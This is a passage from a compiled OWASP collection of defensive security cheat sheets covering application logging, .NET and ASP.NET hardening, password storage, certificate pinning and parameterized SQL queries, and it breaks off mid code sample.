- Provide security configuration information by adding details about the logging mechanisms to release documentation
- Brief the application/process owner about the application logging mechanisms
- Ensure the outputs of the monitoring (see below) are integrated with incident response processes

12.4.2. Operation

Enable processes to detect whether logging has stopped, and to identify tampering or unauthorized access and deletion (see protection below).

12.4.3. Protection

The logging mechanisms and collected event data must be protected from mis-use such as tampering in transit, and unauthorized access, modification and deletion once stored. Logs may contain personal and other sensitive information, or the data may contain information regarding the application's code and logic. In addition, the collected information in the logs may itself have business value (to competitors, gossip-mongers, journalists and activists) such as allowing the estimate of revenues, or providing performance information about employees. This data may be held on end devices, at intermediate points, in centralized repositories and in archives and backups. Consider whether parts of the data may need to be excluded, masked, sanitized, hashed or encrypted during examination or extraction.
At rest:

- Build in tamper detection so you know if a record has been modified or deleted
- Store or copy log data to read-only media as soon as possible
- All access to the logs must be recorded and monitored (and may need prior approval)
- The privileges to read log data should be restricted and reviewed periodically

In transit:

- If log data is sent over untrusted networks (e.g. for collection, for dispatch elsewhere, for analysis, for reporting), use a secure transmission protocol
- Consider whether the origin of the event data needs to be verified
- Perform due diligence checks (regulatory and security) before sending event data to third parties

See NIST SP 800-92 Guide to Computer Security Log Management for more guidance.

12.4.4. Monitoring of events

The logged event data needs to be available to review and there are processes in place for appropriate monitoring, alerting and reporting:

- Incorporate the application logging into any existing log management systems/infrastructure e.g. centralized logging and analysis systems
- Ensure event information is available to appropriate teams
- Enable alerting and signal the responsible teams about more serious events immediately
- Share relevant event information with other detection systems, to related organizations and centralized intelligence gathering/sharing systems

12.4.5. Disposal of logs

Log data, temporary debug logs, and backups/copies/extractions, must not be destroyed before the duration of the required data retention period, and must not be kept beyond this time. Legal, regulatory and contractual obligations may impact on these periods.

12.5. Related articles

- OWASP ESAPI Documentation [2]
- OWASP Logging Project [3]
- IETF syslog protocol [4]
- Mitre Common Event Expression (CEE) [5]
- NIST SP 800-92 Guide to Computer Security Log Management [6]
- PCISSC PCI DSS v2.0 Requirement 10 and PA-DSS v2.0 Requirement 4 [7]
- W3C Extended Log File Format [8]
- Other How to Do Application Logging Right, Anton Chuvakin & Gunnar Peterson, IEEE Security & Privacy Journal [9]
- Other Build Visibility In, Richard Bejtlich, TaoSecurity blog [10]
- Other Common Event Format (CEF), Arcsight [11]
- Other Application Security Logging, Colin Watson, Web Security Usability and Design Blog [12]
- Other Common Log File System (CLFS), Microsoft [13]
- Other Building Secure Applications: Consistent Logging, Rohit Sethi & Nish Bhalla, Symantec Connect [14]

12.6. Authors and Primary Contributors

Most of the information included is based on content in the articles referenced in the text and listed above, but the following people have provided their ideas, knowledge and practical experience:

- Colin Watson - colin.watson[at]owasp.org
- Eoin Keary - eoin.keary[at]owasp.org
- Alexis Fitzgerald - alexis.fitzgerald[at]owasp.org

12.7. References

1. `https://www.owasp.org/index.php/Logging_Cheat_Sheet`
2. `http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API`
3. `https://www.owasp.org/index.php/Category:OWASP_Logging_Project`

4. http://tools.ietf.org/html/rfc5424
5. http://cee.mitre.org/
6. http://csrc.nist.gov/publications/nistpubs/800-92/SP800-92.pdf
7. https://www.pcisecuritystandards.org/security_standards/documents.php
8. http://www.w3.org/TR/WD-logfile.html
9. http://arctecgroup.net/pdf/howtoapplogging.pdf
10. http://taosecurity.blogspot.co.uk/2009/08/build-visibility-in.html
11. http://www.arcsight.com/solutions/solutions-cef/
12. http://www.clerkendweller.com/2010/8/17/Application-Security-Logging
13. http://msdn.microsoft.com/en-us/library/windows/desktop/bb986747(v=vs.85).aspx
14. http://www.symantec.com/connect/articles/building-secure-applications-con

13. .NET Security Cheat Sheet

Last revision (mm/dd/yy): 11/20/2014

13.1. Introduction

This page intends to provide quick basic .NET security tips for developers.

13.1.1. The .NET Framework

The .NET Framework is Microsoft's principal platform for enterprise development. It is the supporting API for ASP.NET, Windows Desktop applications, Windows Communication Foundation services, SharePoint, Visual Studio Tools for Office and other technologies.

13.1.2. Updating the Framework

The .NET Framework is kept up-to-date by Microsoft with the Windows Update service. Developers do not normally need to run seperate updates to the Framework. Windows update can be accessed at Windows Update [2] or from the Windows Update program on a Windows computer.
Individual frameworks can be kept up to date using NuGet [3]. As Visual Studio prompts for updates, build it into your lifecycle.
Remember that third party libraries have to be updated separately and not all of them use Nuget. ELMAH for instance, requires a separate update effort.

13.2. .NET Framework Guidance

The .NET Framework is the set of APIs that support an advanced type system, data, graphics, network, file handling and most of the rest of what is needed to write enterprise apps in the Microsoft ecosystem. It is a nearly ubiquitous library that is strong named and versioned at the assembly level.

13.2.1. Data Access

- Use Parameterized SQL [4] commands for all data access, without exception.
- Do not use SqlCommand [5] with a string parameter made up of a concatenated SQL String [6].
- Whitelist allowable values coming from the user. Use enums, TryParse [7] or lookup values to assure that the data coming from the user is as expected.
- Apply the principle of least privilege when setting up the Database User in your database of choice. The database user should only be able to access items that make sense for the use case.
- Use of the Entity Framework [8] is a very effective SQL injection [9] prevention mechanism. Remember that building your own ad hoc queries in EF is just as susceptible to SQLi as a plain SQL query.

- When using SQL Server, prefer integrated authentication over SQL authentication.

13.2.2. Encryption

- Never, ever write your own encryption.
- Use the Windows Data Protection API (DPAPI) [10] for secure local storage of sensitive data.
- The standard .NET framework libraries only offer unauthenticated encryption implementations. Authenticated encryption modes such as AES-GCM based on the underlying newer, more modern Cryptography API: Next Generation are available via the CLRSecurity library [11].
- Use a strong hash algorithm.
  - In .NET 4.5 the strongest algorithm for password hashing is PBKDF2, implemented as System.Security.Cryptography.Rfc2898DeriveBytes [12].
  - In .NET 4.5 the strongest hashing algorithm for general hashing requirements is System.Security.Cryptography.SHA512 [13].
  - When using a hashing function to hash non-unique inputs such as passwords, use a salt value added to the original value before hashing.
- Make sure your application or protocol can easily support a future change of cryptographic algorithms.
- Use Nuget to keep all of your packages up to date. Watch the updates on your development setup, and plan updates to your applications accordingly.

13.2.3. General

- Always check the MD5 hashes of the .NET Framework assemblies to prevent the possibility of rootkits in the framework. Altered assemblies are possible and simple to produce. Checking the MD5 hashes will prevent using altered assemblies on a server or client machine. See [14].
- Lock down the config file.
  - Remove all aspects of configuration that are not in use.
  - Encrypt sensitive parts of the web.config using aspnet_regiis -pe

13.3. ASP.NET Web Forms Guidance

ASP.NET Web Forms is the original browser-based application development API for the .NET framework, and is still the most common enterprise platform for web application development.

- Always use HTTPS [15].
- Enable requireSSL [16] on cookies and form elements and HttpOnly [17] on cookies in the web.config.
- Implement customErrors [18].
- Make sure tracing [19] is turned off.

- While viewstate isn't always appropriate for web development, using it can provide CSRF mitigation. To make the ViewState protect against CSRF attacks you need to set the ViewStateUserKey [20]:

```
protected override OnInit(EventArgs e) {
  base.OnInit(e);
  ViewStateUserKey = Session.SessionID;
}
```

  If you don't use Viewstate, then look to the default master page of the ASP.NET Web Forms default template for a manual anti-CSRF token using a double-submit cookie.

```
private const string AntiXsrfTokenKey = "__AntiXsrfToken";
private const string AntiXsrfUserNameKey = "__AntiXsrfUserName";
private string _antiXsrfTokenValue;
protected void Page_Init(object sender, EventArgs e) {
  // The code below helps to protect against XSRF attacks
  var requestCookie = Request.Cookies[AntiXsrfTokenKey];
  Guid requestCookieGuidValue;
  if (requestCookie != null && Guid.TryParse(requestCookie.Value, out
     ↪ requestCookieGuidValue)) {
    // Use the Anti-XSRF token from the cookie
    _antiXsrfTokenValue = requestCookie.Value;
    Page.ViewStateUserKey = _antiXsrfTokenValue;
  } else {
    // Generate a new Anti-XSRF token and save to the cookie
    _antiXsrfTokenValue = Guid.NewGuid().ToString("N");
    Page.ViewStateUserKey = _antiXsrfTokenValue;
    var responseCookie = new HttpCookie(AntiXsrfTokenKey) {
      HttpOnly = true, Value = _antiXsrfTokenValue
    };
    if (FormsAuthentication.RequireSSL && Request.IsSecureConnection)
       ↪ {
      responseCookie.Secure = true;
    } Response.Cookies.Set(responseCookie);
  } Page.PreLoad += master_Page_PreLoad;
}

protected void master_Page_PreLoad(object sender, EventArgs e) {
  if (!IsPostBack) {
    // Set Anti-XSRF token
    ViewState[AntiXsrfTokenKey] = Page.ViewStateUserKey;
    ViewState[AntiXsrfUserNameKey] = Context.User.Identity.Name ??
       ↪ String.Empty;
  } else {
    // Validate the Anti-XSRF token
    if ((string)ViewState[AntiXsrfTokenKey] != _antiXsrfTokenValue
       || (string)ViewState[AntiXsrfUserNameKey] != (Context.User.
          ↪ Identity.Name ?? String.Empty)) {
      throw new InvalidOperationException("Validation of Anti-XSRF
         ↪ token failed.");
    }
  }
}
```

- Consider HSTS [21] in IIS.
  - In the Connections pane, go to the site, application, or directory for which you want to set a custom HTTP header.

  - In the Home pane, double-click HTTP Response Headers.
  - In the HTTP Response Headers pane, click Add... in the Actions pane.
  - In the Add Custom HTTP Response Header dialog box, set the name and value for your custom header, and then click OK.

- Remove the version header.

```
<httpRuntime enableVersionHeader="false" />
```

- Also remove the Server header.

```
HttpContext.Current.Response.Headers.Remove("Server");
```

13.3.1. HTTP validation and encoding

- Do not disable validateRequest [22] in the web.config or the page setup. This value enables the XSS protection in ASP.NET and should be left intact as it provides partial prevention of Cross Site Scripting.
- The 4.5 version of the .NET Frameworks includes the AntiXssEncoder library, which has a comprehensive input encoding library for the prevention of XSS. Use it.
- Whitelist allowable values anytime user input is accepted. The regex namespace is particularly useful for checking to make sure an email address or URI is as expected.
- Validate the URI format using Uri.IsWellFormedUriString [23].

13.3.2. Forms authentication

- Use cookies for persistence when possible. Cookieless Auth will default to UseDeviceProfile.
- Don't trust the URI of the request for persistence of the session or authorization. It can be easily faked.
- Reduce the forms authentication timeout from the default of 20 minutes to the shortest period appropriate for your application. If slidingExpiration is used this timeout resets after each request, so active users won't be affected.
- If HTTPS is not used, slidingExpiration should be disabled. Consider disabling slidingExpiration even with HTTPS.
- Always implement proper access controls.
  - Compare user provided username with User.Identity.Name.
  - Check roles against User.Identity.IsInRole.
- Use the ASP.NET Membership provider and role provider, but review the password storage. The default storage hashes the password with a single iteration of SHA-1 which is rather weak. The ASP.NET MVC4 template uses ASP.NET Identity [24] instead of ASP.NET Membership, and ASP.NET Identity uses PBKDF2 by default which is better. Review the OWASP Password Storage Cheat Sheet on page 97 for more information.
- Explicitly authorize resource requests.
- Leverage role based authorization using User.Identity.IsInRole.

13.4. ASP.NET MVC Guidance

ASP.NET MVC (Model-View-Controller) is a contemporary web application framework that uses more standardized HTTP communication than the Web Forms postback model.

- Always use HTTPS.
- Use the Synchronizer token pattern. In Web Forms, this is handled by ViewState, but in MVC you need to use ValidateAntiForgeryToken.
- Remove the version header.

```
MvcHandler.DisableMvcResponseHeader = true;
```

- Also remove the Server header.

```
HttpContext.Current.Response.Headers.Remove("Server");
```

- Decorate controller methods using PrincipalPermission to prevent unrestricted URL access.
- Make use of IsLocalUrl() in logon methods.

```
if (MembershipService.ValidateUser(model.UserName, model.Password)) {
  FormsService.SignIn(model.UserName, model.RememberMe);
  if (IsLocalUrl(returnUrl)) {
    return Redirect(returnUrl);
  } else {
    return RedirectToAction("Index", "Home");
  }
}
```

- Use the AntiForgeryToken on every form post to prevent CSRF attacks. In the HTML:

```
<% using(Html.Form("Form", "Update")) { %>
  <%= Html.AntiForgeryToken() %>
<% } %>
```

  and on the controller method:

```
[ValidateAntiForgeryToken]
public ViewResult Update() {
  // gimmee da codez
}
```

- Maintain security testing and analysis on Web API services. They are hidden inside MEV sites, and are public parts of a site that will be found by an attacker. All of the MVC guidance and much of the WCF guidance applies to the Web API.

13.5. XAML Guidance

- Work within the constraints of Internet Zone security for your application.
- Use ClickOnce deployment. For enhanced permissions, use permission elevation at runtime or trusted application deployment at install time.

13.6. Windows Forms Guidance

- Use partial trust when possible. Partially trusted Windows applications reduce the attack surface of an application. Manage a list of what permissions your app must use, and what it may use, and then make the request for those permissions declaratively at run time.
- Use ClickOnce deployment. For enhanced permissions, use permission elevation at runtime or trusted application deployment at install time.

13.7. WCF Guidance

- Keep in mind that the only safe way to pass a request in RESTful services is via HTTP POST, with TLS enabled. GETs are visible in the querystring, and a lack of TLS means the body can be intercepted.
- Avoid BasicHttpBinding. It has no default security configuration.
- Use WSHttpBinding instead. Use at least two security modes for your binding. Message security includes security provisions in the headers. Transport security means use of SSL. TransportWithMessageCredential combines the two.
- Test your WCF implementation with a fuzzer like the Zed Attack Proxy.

13.8. Authors and Primary Editors

- Bill Sempf - bill.sempf(at)owasp.org
- Troy Hunt - troyhunt(at)hotmail.com
- Jeremy Long - jeremy.long(at)owasp.org

13.9. References

1. `https://www.owasp.org/index.php/.NET_Security_Cheat_Sheet`
2. `http://windowsupdate.microsoft.com/`
3. `http://nuget.codeplex.com/wikipage?title=Getting%20Started&referringTitle=Home`
4. `http://msdn.microsoft.com/en-us/library/ms175528(v=sql.105).aspx`
5. `http://msdn.microsoft.com/en-us/library/system.data.sqlclient.sqlcommand.aspx`
6. `http://msdn.microsoft.com/en-us/library/ms182310.aspx`
7. `http://msdn.microsoft.com/en-us/library/f02979c7.aspx`
8. `http://msdn.microsoft.com/en-us/data/ef.aspx`
9. `http://msdn.microsoft.com/en-us/library/ms161953(v=sql.105).aspx`
10. `http://msdn.microsoft.com/en-us/library/ms995355.aspx`
11. `https://clrsecurity.codeplex.com/`

12. http://msdn.microsoft.com/en-us/library/system.security.cryptography.rfc2898derivebytes(v=vs.110).aspx

13. http://msdn.microsoft.com/en-us/library/system.security.cryptography.sha512.aspx

14. https://www.owasp.org/index.php/File:Presentation_-_.NET_Framework_Rootkits_-_Backdoors_Inside_Your_Framework.ppt

15. http://support.microsoft.com/kb/324069

16. http://msdn.microsoft.com/en-us/library/system.web.configuration.httpcookiessection.requiressl.aspx

17. http://msdn.microsoft.com/en-us/library/system.web.configuration.httpcookiessection.httponlycookies.aspx

18. http://msdn.microsoft.com/en-us/library/h0hfz6fc(v=VS.71).aspx

19. http://www.iis.net/configreference/system.webserver/tracing

20. http://msdn.microsoft.com/en-us/library/ms972969.aspx#securitybarriers_topic2

21. http://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

22. http://www.asp.net/whitepapers/request-validation

23. http://msdn.microsoft.com/en-us/library/system.uri.iswellformeduristring.aspx

24. http://www.asp.net/identity/overview/getting-started/introduction-to-aspnet-identity

14. Password Storage Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

14.1. Introduction

Media covers the theft of large collections of passwords on an almost daily basis. Media coverage of password theft discloses the password storage scheme, the weakness of that scheme, and often discloses a large population of compromised credentials that can affect multiple web sites or other applications. This article provides guidance on properly storing passwords, secret question responses, and similar credential information. Proper storage helps prevent theft, compromise, and malicious use of credentials. Information systems store passwords and other credentials in a variety of protected forms. Common vulnerabilities allow the theft of protected passwords through attack vectors such as SQL Injection. Protected passwords can also be stolen from artifacts such as logs, dumps, and backups.
Specific guidance herein protects against stored credential theft but the bulk of guidance aims to prevent credential compromise. That is, this guidance helps designs resist revealing users' credentials or allowing system access in the event threats steal protected credential information. For more information and a thorough treatment of this topic, refer to the Secure Password Storage Threat Model [2].

14.2. Guidance

14.2.1. Do not limit the character set and set long max lengths for credentials

Some organizations restrict the 1) types of special characters and 2) length of credentials accepted by systems because of their inability to prevent SQL Injection, Cross-site scripting, command-injection and other forms of injection attacks. These restrictions, while well-intentioned, facilitate certain simple attacks such as brute force.
Do not apply short or no length, character set, or encoding restrictions on the entry or storage of credentials. Continue applying encoding, escaping, masking, outright omission, and other best practices to eliminate injection risks.
A reasonable long password length is 160. Very long password policies can lead to DOS in certain circumstances [3].

14.2.2. Use a cryptographically strong credential-specific salt

A salt is fixed-length cryptographically-strong random value. Append credential data to the salt and use this as input to a protective function. Store the protected form appended to the salt as follows:

```
[protected form] = [salt] + protect([protection func], [salt] + [credential
    ↪ ]);
```

Follow these practices to properly implement credential-specific salts:

- Generate a unique salt upon creation of each stored credential (not just per user or system wide);

- Use cryptographically-strong random [e.g. 4] data;
- As storage permits, use a 32bit or 64b salt (actual size dependent on protection function);
- Scheme security does not depend on hiding, splitting, or otherwise obscuring the salt.

Salts serve two purposes: 1) prevent the protected form from revealing two identical credentials and 2) augment entropy fed to protecting function without relying on credential complexity. The second aims to make pre-computed lookup attacks [5] on an individual credential and time-based attacks on a population intractable.

14.2.3. Impose infeasible verification on attacker

The function used to protect stored credentials should balance attacker and defender verification. The defender needs an acceptable response time for verification of users' credentials during peak use. However, the time required to map <credential> → <protected form> must remain beyond threats' hardware (GPU, FPGA) and technique (dictionary-based, brute force, etc) capabilities.
Two approaches facilitate this, each imperfectly.

Leverage an adaptive one-way function

Adaptive one-way functions compute a one-way (irreversible) transform. Each function allows configuration of 'work factor'. Underlying mechanisms used to achieve irreversibility and govern work factors (such as time, space, and parallelism) vary between functions and remain unimportant to this discussion.
Select:

- PBKDF2 [6] when FIPS certification or enterprise support on many platforms is required;
- scrypt [7] where resisting any/all hardware accelerated attacks is necessary but support isn't.
- bcrypt where PBKDF2 or scrypt support is not available.

Example protect() pseudo-code follows:

```
return [salt] + pbkdf2([salt], [credential], c=10000);
```

Designers select one-way adaptive functions to implement protect() because these functions can be configured to cost (linearly or exponentially) more than a hash function to execute. Defenders adjust work factor to keep pace with threats' increasing hardware capabilities. Those implementing adaptive one-way functions must tune work factors so as to impede attackers while providing acceptable user experience and scale.
Additionally, adaptive one-way functions do not effectively prevent reversal of common dictionary-based credentials (users with password 'password') regardless of user population size or salt usage.

Work Factor
Since resources are normally considered limited, a common rule of thumb for tuning the work factor (or cost) is to make protect() run as slow as possible without affecting the users' experience and without increasing the need for extra hardware over budget. So, if the registration and authentication's cases accept protect() taking up to 1 second, you can tune the cost so that it takes 1 second to run on your hardware.

This way, it shouldn't be so slow that your users become affected, but it should also affect the attackers' attempt as much as possible.
While there is a minimum number of iterations recommended to ensure data safety, this value changes every year as technology improves. An example of the iteration count chosen by a well known company is the 10,000 iterations Apple uses for its iTunes passwords (using PBKDF2) [PDF file 8]. However, it is critical to understand that a single work factor does not fit all designs. Experimentation is important.[1]

Leverage Keyed functions

Keyed functions, such as HMACs, compute a one-way (irreversible) transform using a private key and given input. For example, HMACs inherit properties of hash functions including their speed, allowing for near instant verification. Key size imposes infeasible size- and/or space- requirements on compromise–even for common credentials (aka password = 'password'). Designers protecting stored credentials with keyed functions:

- Use a single "site-wide" key;
- Protect this key as any private key using best practices;
- Store the key outside the credential store (aka: not in the database);
- Generate the key using cryptographically-strong pseudo-random data;
- Do not worry about output block size (i.e. SHA-256 vs. SHA-512).

Example protect() pseudo-code follows:

```
return [salt] + HMAC-SHA-256([key], [salt] + [credential]);
```

Upholding security improvement over (solely) salted schemes relies on proper key management.

14.2.4. Design password storage assuming eventual compromise

The frequency and ease with which threats steal protected credentials demands "design for failure". Having detected theft, a credential storage scheme must support continued operation by marking credential data compromised and engaging alternative credential validation workflows as follows:

1. Protect the user's account
   a) Invalidate authentication 'shortcuts' disallowing login without 2nd factors or secret questions.
   b) Disallow changes to user accounts such as editing secret questions and changing account multi-factor configuration settings.
2. Load and use new protection scheme
   a) Load a new (stronger) protect(credential) function
   b) Include version information stored with form
   c) Set 'tainted'/'compromised' bit until user resets credentials
   d) Rotate any keys and/or adjust protection function parameters (iter count)

[1]For instance, one might set work factors targeting the following run times: (1) Password-generated session key - fraction of a second; (2) User credential - ~0.5 seconds; (3) Password-generated site (or other long-lived) key - potentially a second or more.

e) Increment scheme version number

3. When user logs in:

   a) Validate credentials based on stored version (old or new); if old demand 2nd factor or secret answers

   b) Prompt user for credential change, apologize, & conduct out-of-band confirmation

   c) Convert stored credentials to new scheme as user successfully log in

14.3. Related Articles

- Morris, R. Thompson, K., Password Security: A Case History, 04/03/1978, p4: `http://cm.bell-labs.com/cm/cs/who/dmr/passwd.ps`

14.4. Authors and Primary Editors

- John Steven - john.steven[at]owasp.org (author)
- Jim Manico - jim[at]owasp.org (editor)

14.5. References

1. `https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet`
2. `http://goo.gl/Spvzs`
3. `http://arstechnica.com/security/2013/09/long-passwords-are-good-but-too-m`
4. `http://docs.oracle.com/javase/6/docs/api/java/security/SecureRandom.html`
5. Space-based (Lookup) attacks: Space-time Tradeoff: Hellman, M., Crypanalytic Time-Memory Trade-Off, Transactions of Information Theory, Vol. IT-26, No. 4, July, 1980 `http://www-ee.stanford.edu/~hellman/publications/36.pdf`; Rainbow Tables `http://ophcrack.sourceforge.net/tables.php`
6. Kalski, B., PKCS #5: Password-Based Cryptography Specification Version 2.0, IETF RFC 2898 `https://tools.ietf.org/html/rfc2898`, September, 2000, p9 `http://www.ietf.org/rfc/rfc2898.txt`
7. Percival, C., Stronger Key Derivation Via Sequential Memory-Hard Functions, BSDCan '09, May, 2009 `http://www.tarsnap.com/scrypt/scrypt.pdf`
8. `http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf`

15. Pinning Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

15.1. Introduction

The Pinning Cheat Sheet is a technical guide to implementing certificate and public key pinning as discussed at the Virginia chapter's presentation Securing Wireless Channels in the Mobile Space [2]. This guide is focused on providing clear, simple, actionable guidance for securing the channel in a hostile environment where actors could be malicious and the conference of trust a liability.
A verbose article is available at Certificate and Public Key Pinning [3]. The article includes additional topics, such as Alternatives to Pinning, Ephemeral Keys, Pinning Gaps, Revocation, and X509 Validation.

15.2. What's the problem?

Users, developers, and applications expect end-to-end security on their secure channels, but some secure channels are not meeting the expectation. Specifically, channels built using well known protocols such as VPN, SSL, and TLS can be vulnerable to a number of attacks.

15.3. What Is Pinning?

Pinning is the process of associating a host with their expected X509 certificate or public key. Once a certificate or public key is known or seen for a host, the certificate or public key is associated or 'pinned' to the host. If more than one certificate or public key is acceptable, then the program holds a pinset (taking from Jon Larimer and Kenny Root Google I/O talk [4]). In this case, the advertised identity must match one of the elements in the pinset.
A host or service's certificate or public key can be added to an application at development time, or it can be added upon first encountering the certificate or public key. The former - adding at development time - is preferred since preloading the certificate or public key out of band usually means the attacker cannot taint the pin.

15.3.1. When Do You Pin?

You should pin anytime you want to be relatively certain of the remote host's identity or when operating in a hostile environment. Since one or both are almost always true, you should probably pin all the time.

15.3.2. When Do You Whitelist?

If you are working for an organization which practices "egress filtering" as part of a Data Loss Prevention (DLP) strategy, you will likely encounter Interception Proxies. I like to refer to these things as *"good" bad* guys (as opposed to *"bad" bad* guys) since both break end-to-end security and we can't tell them apart. In this case, *do not* offer to whitelist the interception proxy since it defeats your security goals. Add the interception proxy's public key to your pinset after being *instructed* to do so by the folks in Risk Acceptance.

15.3.3. How Do You Pin?

The idea is to re-use the exiting protocols and infrastructure, but use them in a hardened manner. For re-use, a program would keep doing the things it used to do when establishing a secure connection.
To harden the channel, the program would would take advantage of the OnConnect callback offered by a library, framework or platform. In the callback, the program would verify the remote host's identity by validating its certificate or public key.

15.4. What Should Be Pinned?

The first thing to decide is what should be pinned. For this choice, you have two options: you can (1) pin the certificate; or (2) pin the public key. If you choose public keys, you have two additional choices: (a) pin the subjectPublicKeyInfo; or (b) pin one of the concrete types such as RSAPublicKey or DSAPublicKey. subjectPublicKeyInfo The three choices are explained below in more detail. I would encourage you to pin the subjectPublicKeyInfo because it has the public parameters (such as {e,n} for an RSA public key) *and* contextual information such as an algorithm and OID. The context will help you keep your bearings at times, and the figure to the right shows the additional information available.

15.4.1. Certificate

The certificate is easiest to pin. You can fetch the certificate out of band for the website, have the IT folks email your company certificate to you, use openssl s_client to retrieve the certificate etc. At runtime, you retrieve the website or server's certificate in the callback. Within the callback, you compare the retrieved certificate with the certificate embedded within the program. If the comparison fails, then fail the method or function.
There is a downside to pinning a certificate. If the site rotates its certificate on a regular basis, then your application would need to be updated regularly. For example, Google rotates its certificates, so you will need to update your application about once a month (if it depended on Google services). Even though Google rotates its certificates, the underlying public keys (within the certificate) remain static.

15.4.2. Public Key

Public key pinning is more flexible but a little trickier due to the extra steps necessary to extract the public key from a certificate. As with a certificate, the program checks the extracted public key with its embedded copy of the public key.
There are two downsides two public key pinning. First, its harder to work with keys (versus certificates) since you must extract the key from the certificate. Extraction is a minor inconvenience in Java and .Net, buts its uncomfortable in Cocoa/CocoaTouch and OpenSSL. Second, the key is static and may violate key rotation policies.

15.4.3. Hashing

While the three choices above used DER encoding, its also acceptable to use a hash of the information. In fact, the original sample programs were written using digested

certificates and public keys. The samples were changed to allow a programmer to inspect the objects with tools like dumpasn1 and other ASN.1 decoders.
Hashing also provides three additional benefits. First, hashing allows you to anonymize a certificate or public key. This might be important if you application is concerned about leaking information during decompilation and re-engineering. Second, a digested certificate fingerprint is often available as a native API for many libraries, so its convenient to use.
Finally, an organization might want to supply a reserve (or back-up) identity in case the primary identity is compromised. Hashing ensures your adversaries do not see the reserved certificate or public key in advance of its use. In fact, Google's IETF draft websec-key-pinning uses the technique.

15.5. Examples of Pinning

This section discusses certificate and public key pinning in Android Java, iOS, .Net, and OpenSSL. Code has been omitted for brevity, but the key points for the platform are highlighted. All programs attempt to connect to random.org and fetch bytes (Dr. Mads Haahr participates in AOSP's pinning program, so the site should have a static key). The programs enjoy a pre-existing relationship with the site (more correctly, a priori knowledge), so they include a copy of the site's public key and pin the identity on the key.

15.5.1. Android

Pinning in Android is accomplished through a custom X509TrustManager. X509TrustManager should perform the customary X509 checks in addition to performing the pin.
Download: Android sample program [5]

15.5.2. iOS

iOS pinning is performed through a NSURLConnectionDelegate. The delegate must implement connection:canAuthenticateAgainstProtectionSpace: and connection:didReceiveAuthenticationChallenge:. Within connection:didReceiveAuthenticationChallenge:, the delegate must call SecTrustEvaluate to perform customary X509 checks.
Download: iOS sample program [6].

15.5.3. .Net

.Net pinning can be achieved by using ServicePointManager.
Download: .Net sample program [7].

15.5.4. OpenSSL

Pinning can occur at one of two places with OpenSSL. First is the user supplied verify_callback. Second is after the connection is established via SSL_get_peer_certificate. Either method will allow you to access the peer's certificate.
Though OpenSSL performs the X509 checks, you must fail the connection and tear down the socket on error. By design, a server that does not supply a certificate will result in X509_V_OK with a *NULL* certificate. To check the result of the customary verification: (1) you must call SSL_get_verify_result and verify the return code is

X509_V_OK; and (2) you must call SSL_get_peer_certificate and verify the certificate is *non-NULL*.
Download: OpenSSL sample program [8].

15.6. Related Articles

- OWASP Injection Theory, `https://www.owasp.org/index.php/Injection_Theory`
- OWASP Data Validation, `https://www.owasp.org/index.php/Data_Validation`
- OWASP Transport Layer Protection Cheat Sheet on page 148
- IETF RFC 1421 (PEM Encoding), `http://www.ietf.org/rfc/rfc1421.txt`
- IETF RFC 4648 (Base16, Base32, and Base64 Encodings), `http://www.ietf.org/rfc/rfc4648.txt`
- IETF RFC 5280 (Internet X.509, PKIX), `http://www.ietf.org/rfc/rfc5280.txt`
- IETF RFC 3279 (PKI, X509 Algorithms and CRL Profiles), `http://www.ietf.org/rfc/rfc3279.txt`
- IETF RFC 4055 (PKI, X509 Additional Algorithms and CRL Profiles), `http://www.ietf.org/rfc/rfc4055.txt`
- IETF RFC 2246 (TLS 1.0), `http://www.ietf.org/rfc/rfc2246.txt`
- IETF RFC 4346 (TLS 1.1), `http://www.ietf.org/rfc/rfc4346.txt`
- IETF RFC 5246 (TLS 1.2), `http://www.ietf.org/rfc/rfc5246.txt`
- RSA Laboratories PKCS#1, RSA Encryption Standard, `http://www.rsa.com/rsalabs/node.asp?id=2125`
- RSA Laboratories PKCS#6, Extended-Certificate Syntax Standard, `http://www.rsa.com/rsalabs/node.asp?id=2128`

15.7. Authors and Editors

- Jeffrey Walton - jeffrey [at] owasp.org
- John Steven - john [at] owasp.org
- Jim Manico - jim [at] owasp.org
- Kevin Wall - kevin [at] owasp.org

15.8. References

1. `https://www.owasp.org/index.php/Pinning_Cheat_Sheet`
2. `https://www.owasp.org/images/8/8f/Securing-Wireless-Channels-in-the-Mobil ppt`

3. https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning
4. https://developers.google.com/events/io/sessions/gooio2012/107/
5. https://www.owasp.org/images/1/1f/Pubkey-pin-android.zip
6. https://www.owasp.org/images/9/9a/Pubkey-pin-ios.zip
7. https://www.owasp.org/images/2/25/Pubkey-pin-dotnet.zip
8. https://www.owasp.org/images/f/f7/Pubkey-pin-openssl.zip

16. Query Parameterization Cheat Sheet

Last revision (mm/dd/yy): 11/21/2014

16.1. Introduction

SQL Injection [2] is one of the most dangerous web vulnerabilities. So much so that it's the #1 item in the OWASP Top 10 [3]. It represents a serious threat because SQL Injection allows evil attacker code to change the structure of a web application's SQL statement in a way that can steal data, modify data, or potentially facilitate command injection to the underlying OS. This cheat sheet is a derivative work of the SQL Injection Prevention Cheat Sheet on page 138.

16.2. Parameterized Query Examples

SQL Injection is best prevented through the use of parameterized queries [4]. The following chart demonstrates, with real-world code samples, how to build parameterized queries in most of the common web languages. The purpose of these code samples is to demonstrate to the web developer how to avoid SQL Injection when building database queries within a web application.

16.2.1. Prepared Statement Examples Language - Library Parameterized Query Java - Standard

- Java - Standard

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name
    ↪ = ? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery();
```

- Java - Hibernate

```
//HQL
Query safeHQLQuery = session.createQuery("from Inventory where
    ↪ productID=:productid");
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

```
//Criteria API
String userSuppliedParameter = request.getParameter("Product-
    ↪ Description");
// This should REALLY be validated too
// perform input validation to detect attacks
Inventory inv = (Inventory) session.createCriteria(Inventory.class).
    ↪ add
  (Restrictions.eq("productDescription", userSuppliedParameter)).
      ↪ uniqueResult();
```

- .NET/C#

```
String query = "SELECT account_balance FROM user_data WHERE user_name
    ↪ = ?";
try {     OleDbCommand command = new OleDbCommand(query, connection);
  command.Parameters.Add(new OleDbParameter("customerName",
      ↪ CustomerName Name.Text));
